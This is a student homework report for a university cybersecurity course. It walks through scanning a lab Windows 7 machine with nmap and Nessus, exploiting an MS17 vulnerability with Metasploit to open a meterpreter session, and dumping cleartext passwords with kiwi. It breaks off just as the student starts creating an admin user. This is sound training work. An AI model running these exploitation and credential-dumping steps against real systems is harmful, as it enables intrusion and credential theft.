İSTANBUL AYDIN UNIVERSITY

DEPARTMENT OF COMPUTER ENGINEERING

COM427 CYBER SECURITIY

EXPLOIT PROJECT

ADVISOR: DR. ÖGR. BURAK ÖZÇAKMAK

PERSON DOING THE HOMEWORK:

NURŞAH DEMİRPOLAT - B1605.010037

CONTENTS

QUESTİON:

First, I installed virtualbox windows 7 and kali linux. I chose the hyperlink from the network settings for the different ipaddresses. I learned the Windows 7 IP address with "ipconfig" and Kali lunix ip address with "ifconfig".Then I opened Kali linux terminal and started writing my codes.


1. What are the services version of the target machine? (Nmap command and output)

   I used the following commands respectively:

   Sudo apt-get install nmap → for install nmap


   nmap [my windows 7 ip]


   nmap -A -T4 [my windows 7 ip] → (shows more details.)



2. What is the exploitable vulnerability in your target machine? (Nessus Output, can be more than one)

   I installed Nessus on kali lunix. I opened nessus in the browser, opened a simple network scan, and saved the Windows7 IP address and started to scan.






3. Exploit vulnerability and comprimise the target machine (Metaspolit)

I used the following command to start Metasploit:

msfconsole

and I used “Show options” for look options



4. Write the uid and pid of meterpreter session.

I used these commands respectively;

search ms17

use 6

set RHOSTS [my Windows IP] (192.168.2.31)


run

use 8

set RHOSTS [my Windows IP] (192.168.2.31)

show payloads
set payload 9
show options
run → and you can see this part have this Picture


so I started meterpreter




and when I contunie:

sysinfo → I can see windows7 information
ps
getuid
getpid


you can see two picture.






5. What is the cleartext password of administrator account (kiwi)

I used “laod kiwi” for use kiwi after used “creds_all” for find the windows7 domain, users name and users password. You can see Username is “nursah” , domain is “nursahwindows” and password is “1998”





6. Create a new user with your name and add localadmin permission. (Shell)


I used the "Shell" command to create a new user and followed the steps below.:

